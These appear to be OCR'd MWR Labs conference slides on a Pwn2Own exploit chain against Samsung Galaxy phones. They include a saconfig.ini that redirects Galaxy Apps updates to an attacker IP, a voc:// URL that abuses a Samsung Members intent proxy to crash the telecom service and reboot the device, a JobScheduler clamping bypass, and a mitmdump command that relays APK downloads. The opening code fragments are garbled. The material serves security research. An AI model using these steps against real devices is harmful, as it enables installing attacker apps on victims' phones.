
MWR LABS

Leftover Debug Code

```
public class
    private St
    private St
    private St
    // ...
    public Cor
    // ...
        // 'sac
        String
        try {
            sdpa
        }
       // ...
       File v4
       if(!v4.e
       // ...
```

```
33,6e,73,6e,");

CanonicalPath();
```



MWR LABS

Leftover Debug Code

- Three key settings
  - Staging mode flag
  - Staging server
  - Update interval
- Configuration file format

```
X1=1                                    ; mIsStaging
X4=http://10.42.0.30:8181/ods.as        ; mStagingDataHostUrl
X46=5000                                ; mUpdateInterval
```

saconfig.ini

MWR LABS

Galaxy Apps Reconfiguration

- Applying the new configuration
  - Restart application
  - Reboot device

- Rebooting Android
  - Crash a system critical process

MWR LABS

Rebooting Android

- Crashing a system critical process…
  - `com.android.server.telecom`

- Activity expecting a non-empty URI
  - `com.android.server.telecom.components.UserCallActivity`

MWR LABS

Rebooting Android

- Crashing a system critical process…
  - `com.android.server.telecom`
- Activity expecting a non-empty URI
  - `com.android.server.telecom.components.UserCallActivity`

MWR LABS

Rebooting Android

```
private void processOutgoingCallIntent(Intent paramIntent, String paramString, boolean paramBoolean) {
   if (paramIntent == null) { return; }
   Uri uri = paramIntent.getData();
   // The ‘uri’ variable is null.
   String uriScheme = uri.getScheme();
   String uriSchemeSpecificPart = uri.getSchemeSpecificPart();
   if (!"voicemail".equals(uriScheme)) {
      if (!PhoneNumberUtils.isUriNumber(uriSchemeSpecificPart)) {
         // ...
```

```
*** FATAL EXCEPTION IN SYSTEM PROCESS: main
 ...
Caused by: java.lang.NullPointerException:
   Attempt to invoke virtual method 'java.lang.String android.net.Uri.getScheme()' on a null object reference.
         at com.android.server.telecom.components.UserCallIntentProcessor.processOutgoingCallIntent(…)
         at com.android.server.telecom.components.UserCallIntentProcessor.processIntent(…)
         at com.android.server.telecom.components.UserCallActivity.onCreate(UserCallActivity.java:67)
         at android.app.Activity.performCreate(Activity.java:6955)
         at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1126)
         at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2927)
         ...
```

MWR LABS

Rebooting Android

- Unreachable from the browser
- The Intent proxy bug won't work either
  - We can only specify package name and URI :-(

```
<activity android:configChanges="keyboardHidden|orientation|screenSize"
          android:excludeFromRecents="true"
          android:name=".components.UserCallActivity"
          android:permission="android.permission.CALL_PHONE"
          android:theme="@style/Theme.SecTelecomm.Transparent">
   <intent-filter>
      <action android:name="android.intent.action.CALL"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <data android:scheme="tel"/>
   </intent-filter>
   <!-- ... -->
```

MWR LABS

Intent Proxy Bug #2

- Samsung Members
  - LauncherActivity

```
<activity android:name="com.samsung.android.voc.LauncherActivity"
          android:theme="@android:style/Theme.Translucent.NoTitleBar">
   <!-- ... -->
   <intent-filter>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="voc"/>
   </intent-filter>
   <!-- ... -->
</activity>
```

MWR LABS

Intent Proxy Bug #2

```
public static void performActionLinkContext(Context activity, String
actionLink, Bundle bundle) {
   // ...
   pName = uri.getQueryParameter("packageName");
   String cName = uri.getQueryParameter("className");
   if(pName != null) {
      if(cName != null) {
         ComponentName comp = new ComponentName(pName, cName);
         newIntent = new Intent("android.intent.action.MAIN");
         newIntent.addCategory("android.intent.category.LAUNCHER");
         newIntent.setComponent(comp);
      }
      // ...
      activity.startActivity(newIntent);
```

MWR LABS

Intent Proxy Bugs Summary

Attacker-Controlled Data

	Package Name	Activity Name	URI	Extras	Action
Android Vending (Bug #1)	✓	✗	✓	✗	✗
Samsung Members (Bug #2)	✓	✓	✗	✗	✗

MWR LABS


Abusing Samsung Members

- Package name
  - com.android.server.telecom
- Class name
  - com.android.server.telecom.components.UserCallActivity

```
voc://activity/general?packageName=com.android.server.telecom
&className=com.android.server.telecom.components.UserCallActivity
```

MWR LABS

Launching Samsung Notes



MWR LABS

JavaScript Clicks

- Two automated actions with JavaScript
  - Dot-click to drop the file in SD card
  - Dot-click to crash Android
- Second click results in ‘Navigation Blocked’
- Smuggling a second click?
- Telecom crash
  - Freezes
  - Resumes
  - Reboots

MWR LABS

JavaScript Clicks

- Chrome developers' reaction…


> *I've not been able to reproduce, or otherwise work out if they are losing a security race or winning a functionality race.*

https://bugs.chromium.org/p/chromium/issues/detail?id=781143

- This should've worked without the race?!


MWR LABS

Triggering Bugs from Browser



MWR LABS

Triggering Bugs from Browser



MWR LABS

Scheduling an Update

- Phone reboots
- Galaxy Apps starts on boot
  - Parses configuration file ‘/sdcard/saconfig.ini’
  - Schedules automatic update checks
  - Periodic job
- Android Job Scheduler
  - Introduced in Android 5.0 (API level 21)

MWR LABS

Android Job Scheduler

- Job Scheduler limitations
  - Changes in Android Nougat
  - Periodic jobs are clamped to 15 min.
- Pwn2Own attempts are time-limited

> *A contestant has up to three (3) attempts to succeed. Each of the 3 attempts will be individually limited to a time period of five (5) minutes.*

- Integer overflow in Android Scheduler
  - No security implications per se…

MWR LABS

Periodic Job Clamping

```
public class JobInfo implements Parcelable {
    // ...
    public static final class Builder {
        // ...
        public JobInfo build() {
            // ...
            JobInfo job = new JobInfo(this);
            if (job.isPeriodic()) {
                if (job.intervalMillis != job.getIntervalMillis()) {
                    StringBuilder builder = new StringBuilder();
                    builder.append("Specified interval for ")
                           .append(String.valueOf(mJobId))
                           .append(" is ");
                    formatDuration(mIntervalMillis, builder);
                    builder.append(". Clamped to ");
                    formatDuration(job.getIntervalMillis(), builder);
                    Log.w(TAG, builder.toString());
                }
```

MWR LABS

Clamping Bypass

```
public static JobStatus createFromJobInfo(JobInfo job, int callingUid, String
sourcePackageName, int sourceUserId, String tag) {
    final long elapsedNow = SystemClock.elapsedRealtime();
    final long earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis;
    if (job.isPeriodic()) {
        // Elapsed time added to periodic job interval time.
        latestRunTimeElapsedMillis = elapsedNow + job.getIntervalMillis();
        earliestRunTimeElapsedMillis = latestRunTimeElapsedMillis - job.getFlexMillis();
    }
    // ...
    return new JobStatus(job, callingUid, sourcePackageName, sourceUserId, tag, 0,
earliestRunTimeElapsedMillis, latestRunTimeElapsedMillis);
}
```

MWR LABS

Downloading and Installing APK

- Reverse proxy with ‘mitmproxy’

```
mitmdump –p 8181 –R https://uk-odc.samsungapps.com/ -s relay.py
```

